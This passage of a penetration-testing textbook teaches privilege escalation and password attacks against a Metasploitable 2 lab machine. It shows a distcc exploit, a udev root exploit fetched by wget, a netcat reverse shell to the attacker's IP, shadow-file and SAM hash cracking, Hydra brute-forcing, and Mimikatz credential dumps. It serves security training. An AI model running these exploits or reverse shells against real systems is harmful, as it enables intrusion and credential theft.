In this chapter, we pointed out several key areas necessary for target exploitation. At the beginning, we provided an overview of vulnerability research that highlighted the requirement for a penetration tester to hold the necessary knowledge and skills, which in turn become effective for vulnerability assessment. Then, we presented a list of online repositories from where you can reach a number of publicly-disclosed vulnerabilities and exploit codes. In the final section, we demonstrated the practical use of an advanced exploitation toolkit called the Metasploit framework. The exercises provided are designed purely to explore and understand the target-acquisition process through tactical exploitation methods. Additionally, we interpreted the insights into exploit development by analyzing each step of the sample exploit code from a framework, to help you understand the basic skeleton and construction strategy.

In the next chapter, we will discuss the process of privilege-escalation and maintaining access using various tools and techniques and how it is beneficial once the target is acquired.

9
Privilege Escalation and Maintaining Access

In the previous chapter, we exploited a target machine using the vulnerabilities found during the vulnerabilities-scanning process. However, the level of access you have when you exploit a system is dependent on the service you exploit. For example, if you exploit a vulnerability in a web application, you'll most likely have the same level of access of the account that runs that service; say, `www` data.

In this chapter, we'll escalate our access to the system and then implement ways to maintain our access to the compromised system, should we lose connection or need to return to it.

Technical requirements

This chapter will require Kali Linux, Metasploitable 2, and Nmap to be installed on our system.

Privilege-escalation

Privilege-escalation can be defined as the process of exploiting a vulnerability to gain elevated access to the system.

There are two types of privilege-escalation:

- **Vertical privilege-escalation**: In this type, a user with a lower privilege is able to access the application functions designed for the user with the highest privilege, for example, a content-management system where a user is able to access the system administrator functions.

- **Horizontal privilege-escalation**: This happens when a normal user is able to access functions designed for other normal users. For example, in an internet-banking application, user **A** is able to access the menu of user **B**.

The following are the privilege-escalation vectors that can be used to gain unauthorized access to the target:

- Local exploits
- Exploiting a misconfiguration, such as a home directory, that is accessible, and that contains an SSH private key allowing access to other machines
- Exploiting weak passwords on the target
- Sniffing network traffic to capture credentials
- Spoofing network packets

Local escalation

In this section, we are going to use a local exploit to escalate our privilege.

To demonstrate this, we will use the following virtual machines:


- Metasploitable 2 as our victim machine
- Kali Linux as our attacking machine

First, we will identify the open network services available on the victim machine. For this, we utilize the Nmap port scanner with the following command:

```
nmap -p- 172.16.43.156
```

We configure Nmap to scan for all of the ports (from port `1` to port `65,535`) using the `-p-` option.

The following screenshot shows the brief result of the preceding command:



After doing some research on the internet, we found that the `distccd` service has a vulnerability that may allow a malicious user to execute arbitrary commands.
The `distccd` service is used to scale large compiler jobs across a farm of similarly-configured systems.

Next, we search in Metasploit to find whether it has the exploit for this vulnerable service:

```
msf > search distccd

Matching Modules
================

   Name                              Disclosure Date  Rank       Description
   ----                              ---------------  ----       -----------
   exploit/unix/misc/distcc_exec     2002-02-01       excellent  DistCC Daemon Comm
and Execution


msf >
```

From the preceding screenshot, we can see that Metasploit has the exploit for the vulnerable `distccd` service.

Let's try to exploit the service, as shown in the following screenshot:

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.0.30
RHOST => 192.168.0.30
msf exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ad07plGrwFMWcA7U;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ad07plGrwFMWcA7U\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.32:4444 -> 192.168.0.30:54387) at
2016-04-09 18:45:52 -0700

whoami
daemon
```

We are able to exploit the service and issue an operating system command to find our privilege: `daemon`.

The next step is to explore the system to get more information about it. Now, let's see the kernel version used by issuing the following command:

```
uname -r
```

The kernel version used is `2.6.24-16-server`.

We searched the `exploit-db` database and found an exploit (`http://www.exploit-db.com/exploits/8572/`) that will allow us to escalate our privilege to `root`. We then conduct a search of the Kali Linux exploit using the term `udev`, which matches the exploit in the `exploit-db` webpage, using the following command:

```
searchsploit udev
```

This command produces the following output:

```
root@kali:~# searchsploit udev
---------------------------------------- ----------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/platforms)
---------------------------------------- ----------------------------------
Linux Kernel 2.6 - UDEV Local Privilege Esca | ./linux/local/8478.sh
Linux Kernel 2.6 UDEV < 141 - Local Privileg | ./linux/local/8572.c
Linux udev - Netlink Local Privilege Escalat | ./linux/local/21848.rb
---------------------------------------- ----------------------------------
```

Next, we need to get this exploit from our attacking machine to the compromised machine. We can do this using the compromised machine's `wget` command. First, we transfer the exploit to the folder on our machine where the compromised machine will look for the file. Use the command line to copy the exploit by typing the following:

```
cp /usr/share/exploitdb/platforms/linux/local/857s.c /var/www/html
```

Next, make sure the `apache2` server is running by typing this:

```
service apache2 start
```

We can download the exploit from our attacking machine using the `wget` command on the compromised machine, which looks for the file in the attacking machine's `/var/www/html folder`:

```
wget 172.16.43.150/8572.c -O 8572.c
--21:09:08--  http://172.16.43.150/8572.c
          => `8572.c'
Connecting to 172.16.43.150:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,878 (2.8K) [text/x-csrc]

    0K ..                                                    100%  562.11 KB/s

21:09:08 (562.11 KB/s) - `8572.c' saved [2878/2878]
```

After successfully downloading the exploit, we compile it on the victim machine using the following `gcc` command:

```
gcc 8572.c –o 8572
```

Now our exploit is ready to be used. From the source code, we found that this exploit needs the **Process Identifier** (**PID**) of the `udevd netlink` socket as the argument. We can get this value by issuing the following command:

```
cat /proc/net/netlink
```

The following screenshot shows the result of this command:

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf0c800 0   0      00000000 0        0        00000000 2
de9be400 4   0      00000000 0        0        00000000 2
dd399800 7   0      00000000 0        0        00000000 2
dd820600 9   0      00000000 0        0        00000000 2
dd82c400 10  0      00000000 0        0        00000000 2
df93fc00 15  2675   00000001 0        0        00000000 2
ddf0cc00 15  0      00000000 0        0        00000000 2
ddf14800 16  0      00000000 0        0        00000000 2
df58b000 18  0      00000000 0        0        00000000 2
```

You can also get the `udev` service PID, `1`, by issuing the following command:

```
ps aux | grep udev
```

The following command-line screenshot is the result of the preceding command:

```
ps aux | grep udev
root      2676  0.0  0.1   2216   672 ?        S<s  Feb11   0:00 /sbin/udevd --daemon
daemon   23962  0.0  0.1   1788   572 ?        RN   21:11   0:00 grep udev
```

In a real penetration-testing engagement, you may want to set up a test machine that has the same kernel version as the target to test the exploit.

From our information-gathering on the victim machine, we know that this machine has Netcat installed. We will use Netcat to connect back to our machine once the exploit runs in order to give us root access to the victim machine. Based on the exploit source code information, we need to save our payload in a file called `run`:

```
echo '#!/bin/bash' > run echo '/bin/netcat –e /bin/bash 172.16.43.150
31337' >> run
```

We also need to start the Netcat listener on our attacking machine by issuing the following command:

```
nc –vv –l –p 31337
```

The one thing left to do is to run the exploit with the required argument:

```
./8512.c 2675
```

In our attacking machine, we can see the following messages:

```
root@kali:~# nc -vv -l -p 31337
listening on [any] 31337 ...
172.16.43.156: inverse host lookup failed: Unknown host
connect to [172.16.43.150] from (UNKNOWN) [172.16.43.156] 34370
whoami
root
```

After issuing the `whoami` command, we can see that we have successfully escalated our privilege to root.

Password-attack tools

Passwords are currently used as the main method to authenticate a user to the system. After a user submits the correct username and password, the system will allow a user to log in and access its functionality based on the authorization given to that username.

The following three factors can be used to categorize authentication types:

- **Something you know**: This is usually called the first factor of authentication. A password is categorized in this type. In theory, this factor should only be known by the authorized person. In reality, this factor can easily be leaked or captured; therefore it is not advisable to use this method to authenticate users to a sensitive system.
- **Something you have**: This is usually called the second factor of authentication, examples of this factor include security tokens and cards. After you prove to the system that you have the authentication factor, you are allowed to log in. The drawback of this factor is that it is prone to the cloning process.
- **Something you are**: This is usually called the third factor of authentication, examples include biometric and retina scans. This factor is the most secure one, but already there are several published attacks against this factor.

To have more security, people usually use more than one factor. The most common combination is to use the first and second factors of authentication. As this combination uses two factors of authentication, it is usually called a two-factor authentication.

Unfortunately, based on our penetration-testing experiences, password-based authentication is still widely used. As a penetration tester, you should check for password security during your penetration testing engagement.

According to how the password attack is done, this process can be differentiated into the following types:

- **Offline attack**: In this method, the attacker gets the hash file from the target machine and copies it to the attacker's machine. The attacker then uses the password cracking tool to crack the password. The advantage of using this method is that the attacker doesn't need to worry about the password-blocking mechanism available in the target machine because the process is done locally.
- **Online attack**: In this method, the attacker tries to log into the remote machine by guessing the credentials. This technique may trigger the remote machine to block the attacker machine after several failed attempts to guess the password.

Offline attack tools

The tools in this category are used for offline password attacks. Usually, these tools are used to do vertical privilege-escalation because you may need a privileged account to get the password files.

Why do you need other credentials when you already have a privilege credential? When doing penetration testing on a system, you may find that the privileged account may not have the configuration to run the application. If this is the case, you can't test it. However, after you log in as a regular user, you are able to run the application correctly. This is one of the reasons you need to get other credentials.

Another case is where, after you have exploited a SQL injection vulnerability, you are able to dump a database and find that the credentials are stored using hashing. To help you get information from the hash, you can use the tools in this category.

John the Ripper

John the Ripper (`http://www.openwall.com/john/`) is a tool that can be used to crack the password hash. Currently, it can crack more than 40 password hash types, such as DES, MD5, LM, NT, crypt, NETLM, and NETNTLM. One of the reasons to use John instead of the other password-cracking tools described in this chapter is that John is able to work with the DES and crypt encryption algorithms.

To start the John tool, use the console to execute the following command:

```
# john
```

This will display the John usage instructions on your screen.

John supports the following four password-cracking modes:

- **Wordlist mode**: In this mode, you only need to supply the wordlist file and the password file to be cracked. A wordlist file is a text file containing the possible passwords. There is only one word on each line. You can also use a rule to instruct John to modify the words contained in the wordlist according to the rule. To use wordlist, just use the `--wordlist=<wordlist_name>` option. You can create your own wordlist or you can obtain one from other people. There are many sites that provide wordlists. For example, there is the wordlist from the Openwall Project, which can be downloaded from `http://download.openwall.net/pub/wordlists/`.

- **Single-crack mode**: This mode has been suggested by the author of John and is to be tried first. In this mode, John will use the login names, **Full Name** field, and user's home directory as the password candidates. These password candidates are then used to crack the password of the account they were taken from or to crack the password hash with the same salt. As a result, it is much faster than the wordlist mode.
- **Incremental mode**: In this mode, John will try all of the possible character combinations as the password. Although it is the most powerful cracking method, if you don't set the termination condition, the process will take a very long time. Examples of termination conditions are setting a short password limit and using a small character set. To use this mode, you need to assign the incremental mode in the configuration file of John. The predefined modes are All, Alnum, Alpha, Digits, and Lanman or you can define your own mode.
- **External mode**: With this mode, you can use the external cracking mode used by John. You need to create a configuration file section called `[List.External:MODE]`, where `MODE` is the name you assign. This section should contain functions programmed in a subset the of the C programming language. Later, John will compile and use this mode. You can read more about this mode at `http://www.openwall.com/john/doc/EXTERNAL.shtml`.

If you don't give the cracking mode as an argument to John in the command line, it will use the default order. First, it will use the single-crack mode, then the wordlist mode, and after that it will use the incremental mode.

Before you can use John, you need to obtain the password files. In the Unix world, most systems use the `shadow` and `passwd` files. You may need to log in as root to be able to read the shadow file.

After you get the password files, you need to combine these files so that John can use them. To help you, John provides you with a tool called `unshadow`.

The following is the command to combine the shadow and `passwd` files. For this, I use the `/etc/shadow` and `/etc/passwd` files from the Metasploitable 2 virtual machine and put them in a directory called `pwd` with the names `etc-shadow` and `etc-passwd`, respectively:

```
# unshadow etc-passwd etc-shadow > pass
```

The following is a snippet of the `pass` file content:

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msf
admin:/bin/bash
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a
user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin
/bash
```

To crack the password file, just give the following command, where `pass` is the password list file you have just generated:

```
john pass
```

If John managed to crack the passwords, it will store those passwords in the `john.pot` file. To see the passwords, you can issue the following command:

```
john --show pass
```

In this case, John cracks the passwords quickly, as shown in the following screenshot:

```
root@kali:~# john --show pass.txt
sys:batman:3:3:sys:/dev:/bin/sh\
klog:123456789:103:104::/home/klog:/bin/false\
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash\
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/b
ash\
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash\
\cf0 service:service:1002:1002:,,,:/home/service:/bin/bash\

6 password hashes cracked, 1 left
```

The following table is the list of cracked passwords:


Username	**Password**
`postgres`	`postgres`
`user`	`user`
`msfadmin`	`msfadmin`
`service`	`service`
`klog`	`123456789`
`sys`	`batman`

Of the seven passwords listed in the `pass` file, John managed to crack six passwords. Only the password of `root` cannot be cracked instantly.

If you want to crack the Windows password, first you need to extract the Windows password hashes (LM and/or NTLM) in the `pwdump` output format from the Windows system and SAM files. You can consult `http://www.openwall.com/passwords/microsoft-windows-nt-2000-xp-2003-vista-7#pwdump` to see several of these utilities. One of them is `samdump2`, provided in Kali Linux.

To crack the Windows hash obtained from `samdump2` using a `password.lst` wordlist, you can use the following command and the obtained output is displayed on the following screenshot:

```
# john test-sam.txt --wordlist=password.lst --format=nt
```



The `password.lst` file content is as follows:

```
password01
```

To see the result, give the following command:

```
# john test-sam.txt --format=nt --show
```

The following screenshot shows a snippet of the password obtained:

```
root@kali:~# john test-sam.txt --format=nt --show
Administrator:password01:500:e52cac67419a9a22c295285c92cd06b4:b2641aea8eb4c00ede
89cd2b7c78f6fb:::\
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\
tedi::1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\

3 password hashes cracked, 2 left
```

John was able to obtain the administrator password of a Windows machine, but was unable to crack the password for the `tedi` user.


If a GUI is more your thing, there's a graphical interface for John and it's called Johnny.

To start Johnny, open a console and type the following command:

```
# johnny
```

You will then see the Johnny window.

The following screenshot shows the result of cracking the same Metasploitable 2 hashes:



Ophcrack

Ophcrack is a rainbow tables-based password cracker that can be used to crack the Windows LM and NTLM password hashes. It comes as a command-line and graphical-user interface program. Just like the RainbowCrack tool, Ophcrack is based on the time-memory tradeoff method.

To start the `ophcrack` command line, use the console to execute the following command:

```
# ophcrack-cli
```

This will display the Ophcrack usage instructions and example on your screen.

To start Ophcrack GUI, use the console to execute the following command:

```
# ophcrack
```

This will display the Ophcrack GUI page.

Before you can use Ophcrack, you need to grab the rainbow tables from the Ophcrack site (`http://ophcrack.sourceforge.net/tables.php`). Currently, there are three tables that can be downloaded for free:

- **Small XP table**: This comes as a 308 MB compressed file. It has a 99.9 percent success rate and contains the character set of numeric, small, and capital letters. You can download it from `http://downloads.sourceforge.net/ophcrack/tables_xp_free_small.zip`.
- **Fast XP table**: This has the same success rate and character set as the small XP tables, but it is faster compared to the small XP tables. You can get it from `http://downloads.sourceforge.net/ophcrack/tables_xp_free_fast.zip`.
- **Vista table**: This has a 99.9 percent success rate and is currently based on the dictionary words with variations. It is a 461 MB compressed file. You can get it from `http://downloads.sourceforge.net/ophcrack/tables_vista_free.zip`.

As an example, we use the `xp_free_fast` tables, and I have extracted and put the files in the `xp_free_small` directory. The Windows XP password hash file is stored in the `test-sam` file in the `pwdump` format.

We used the following command to crack the Windows password hashes obtained earlier:

```
# ophcrack-cli -d fast -t fast -f test-sam
```

The following output shows the cracking process:

```
    Four hashes have been found in test-sam:
    Opened 4 table(s) from fast.
    0h  0m  0s; Found empty password for user tedi (NT hash #1)
    0h  0m  1s; Found password D01 for 2nd LM hash #0
    0h  0m 13s; Found password PASSWOR for 1st LM hash #0in table XP free
fast #1 at column 4489.
    0h  0m 13s; Found password password01 for user Administrator (NT hash
#0)
    0h  0m 13s; search (100%); tables: total 4, done 0, using 4; pwd found
2/2.
```

The following are the results of `ophrack`:

```
    Results:
    username / hash                 LM password    NT password
    Administrator                   PASSWORD01     password01
    tedi                            *** empty ***  *** empty ***
```

You can see that Ophcrack is able to obtain all of the passwords for the corresponding users.

Another tool to look at is RainbowCrack. In Kali, RainbowCrack comes with three tools: `rtgen`, `rtsort`, and `rcrack`.

To use the RainbowCrack or OphCrack tools, you will need rainbow tables. You can get some free tables at the following:

- `http://www.freerainbowtables.com/en/tables/`
- `http://rainbowtables.shmoo.com/`
- `http://ophcrack.sourceforge.net/tables.php`

samdump2

To extract password hashes from the Windows 2K/NT/XP/Vista SAM database registry file, you can use `samdump2` (`http://sourceforge.net/projects/ophcrack/files/samdump2/`). With `samdump2`, you don't need to give the **System Key** (**SysKey**) first to get the password hash. SysKey is a key used to encrypt the hashes in the **Security Accounts Manager** (**SAM**) file. It was introduced and enabled in Windows NT Service Pack 3.

To start `samdump2`, use the console to execute the following command:

```
    # samdump2
```

This will display simple usage instructions on your screen.

There are several ways to get the Windows password hash:

- The first method is by using the `samdump2` program utilizing the Windows `system` and SAM files. These are located in the `c:%windows%system32config` directory. This folder is locked for all accounts if Windows is running. To overcome this problem, you need to boot up a Linux Live CD, such as Kali Linux, and mount the disk partition containing the Windows system. After this, you can copy the system and SAM files to your Kali machine.
- The second method is by using the `pwdump` program and its related variant tools from the Windows machine to get the password hash file.
- The third method is by using the hashdump command from the meterpreter script as shown in the previous chapter. To be able to use this method, you need to exploit the system and upload the meterpreter script first.

For our exercise, we are going to dump the Windows XP SP3 password hash. We assume that you already have the system and SAM files and have stored them on your home directory as system and `sam`.

The following command is used to dump the password hash using `samdump2`:

```
# samdump2 system sam -o test-sam
```

The output is saved to the `test-sam` file. The following is the `test-sam` file content:

```
Administrator:500:e52cac67419a9a22c295285c92cd06b4:b2641aea8eb4c00ede89cd2b
7c78f6fb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
HelpAssistant:1000:383b9c42d9d1900952ec0055e5b8eb7b:0b742054bda1d884809e12b
10982360b:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:a1d6e496780585e33a9d
dd414755019a:::
tedi:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
```

You can then supply the `test-sam` file to the password crackers, such as John or Ophcrack.

Online attack tools

In the previous section, we discussed several tools that can be used to crack passwords in the offline mode. In this section, we will discuss some password attacking tools that must be used while you are connected to the target machine.

We will discuss the tools that can be used for the following purposes:

- Generating wordlists
- Finding the password hash
- Online password attack tool

The first two tools are used to generate wordlists from the information gathered in the target website, while the other one is used to search the password hash in the online password hash service database.

The online password attack tool will try to log into the remote service, just like a user login, using the credentials provided. The tool will try to log in many times until the correct credentials are found.

The drawback of this technique is that, because you connect directly to the target server, your action may be noticed and blocked. Also, because the tool utilizes the login process, it will take longer to run compared to the offline attack tools.

Even though the tool is slow and may trigger a blocking mechanism, network services such as SSH, Telnet, and FTP usually can't be cracked using offline password-cracking tools. You may want to be very careful when doing an online password attack; in particular, when you brute-force an **Active Directory** (**AD**) server, you may block all of the user accounts. You need to check the password and lockout policy first, and then try only one password for all accounts, so you do not end up blocking accounts.

CeWL

The **Custom Word List** (**CeWL**) (`http://www.digininja.org/projects/cewl.php`) generator is a tool that will spider a target **Uniform Resource Locator** (**URL**) and create a unique list of the words found on that URL. This list can then be used by password-cracking tools such as John the Ripper.

The following are several useful options in CeWL:

- `depth N` or `-d N`: This sets the spider depth to `N`; the default value is `2`
- `min_word_length N` or `-m N`: This is the minimum word length; the default length is `3`
- `verbose or -v`: This gives a verbose output
- `write or -w`: This is to write output to a file

If you get a problem running CeWL in Kali with an error message, `Error: zip/zip gem not installed`, use `gem install zip/zip` to install the required gem. To fix this problem, just follow the suggestions to install `zip gem`:

```
gem install zip
Fetching: zip-2.0.2.gem (100%)
Successfully installed zip-2.0.2
1 gem installed
Installing ri documentation for zip-2.0.2...
Installing RDoc documentation for zip-2.0.2...
```

Let's try to create a custom wordlist from a target website. In this case, we will use the built-in website in Metasploitable. To create the wordlist, the following is the `cewl` command to be used:

```
cewl -w metasploitable.txt http://172.16.43.156/mutillidae
```

After some time, the result will be created. In Kali, the output is stored in the root directory.

The following is the abridged content of the `target.txt` file:

```
the
Injection
var
and
Storage
Site
Data
User
Log
Info
blog
File
HTML5
Login
Viewer
```

```
Lookup
securityLevelDescription
Mutillidae
```

Hydra

Hydra is a tool that can be used to guess or crack the login username and password. It supports numerous network protocols, such as HTTP, FTP, POP3, and SMB. It works by using the username and password provided and tries to log into the network service in parallel; by default, it will log in using 16 connections to the same host.

To start Hydra, use the console to execute the following command:


```
# hydra
```

This will display the Hydra usage instructions on your screen.

In our exercise, we will brute-force the password for a VNC server located at `172.16.43.156` and use the passwords contained in the `password.lst` file. The command to do this is as follows:

```
# hydra -P password.lst 172.16.43.156 vnc
```


The following screenshot shows the result of this command:



From the preceding screenshot, we can see that Hydra was able to find the VNC passwords. The passwords used on the target server are `password01` and `password`.

To verify whether the passwords obtained by Hydra are correct, just run `vncviewer` to the remote machine and use the passwords found.

The following screenshot shows the result of running `vncviewer`:




From the preceding screenshot, we can see that we are able to log into the VNC server using the cracked passwords, and we got the VNC root credential. Fantastic!

Besides using the Hydra command line, you can also use the Hydra GUI by executing the following command:

```
# xhydra
```

The following screenshot shows the result of running the Hydra GTK to attack an SSH service on the target:



Mimikatz


Mimikatz is a post-exploitation tool written to give pentesters the ability to maintain access and compromise credentials once a foothold has been obtained. While a standalone program, it has been made part of the Metasploit Framework. Mimikatz allows for the gathering of credentials in a compromised system without having to leave the Metasploit framework. Once system level access has been obtained, Mimikatz can be started within a meterpreter shell using the following command:

```
meterpreter > load mimikatz
```

Once Mimikatz is loaded, type in the following to obtain a list of the different commands available:

```
meterpreter > help mimikatz
```

The following screenshot shows the output:



There are two ways that Mimikatz can be used with Metasploit. The first is with the full range of Mimikatz features. These start with `mimikatz_command`. For example, if we wanted to dump the hashes from the compromised system, type the following command:

```
meterpreter > mimikatz_command -f sampdump::hashes
```

This produces the following output:

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : XP-Mode
BootKey    : 9c3570a0bad10f42bfd8bb9ed8ed0850

Rid  : 500
User : Administrator
LM   : eb476370cb546ec488258cc182813a1a
NTLM : a38a4a8596e5f959ffe9f94762773c76

Rid  : 501
User : Guest
LM   :
NTLM :

Rid  : 1002
User : SUPPORT_388945a0
LM   :
NTLM : 5bf642b60be2908b614b7c337aa136e7

Rid  : 1003
User : XPMUser
LM   : ba09759a9bcf77f7aad3b435b51404ee
NTLM : 40a80862cafcd46dfa5b77ba3da8ca0e
```

Another feature is the ability to search for credentials on the compromised machine. Here we use the following command:

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
```

The output shows how Mimikatz was able to obtain the `Administrator` password for the compromised system:

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { Administrator ; XP-MODE ; xpmodepassword }
[1] { Administrator ; XP-MODE ; xpmodepassword }
```

Metasploit also contains several commands that utilize Mimikatz to perform post-exploitation activities. Much like the hash `dump` command, the following command will dump the hashes from the compromised system:

```
meterpreter > msv
```

This produces the following output:

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID     Package    Domain        User             Password
------     -------    ------        ----             --------
0;996      Negotiate  NT AUTHORITY  NETWORK SERVICE  lm{ aad3b435b51404eeaad3b43
5b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;1014485  NTLM       XP-MODE       Administrator    lm{ eb476370cb546ec488258cc
182813a1a }, ntlm{ a38a4a8596e5f959ffe9f94762773c76 }
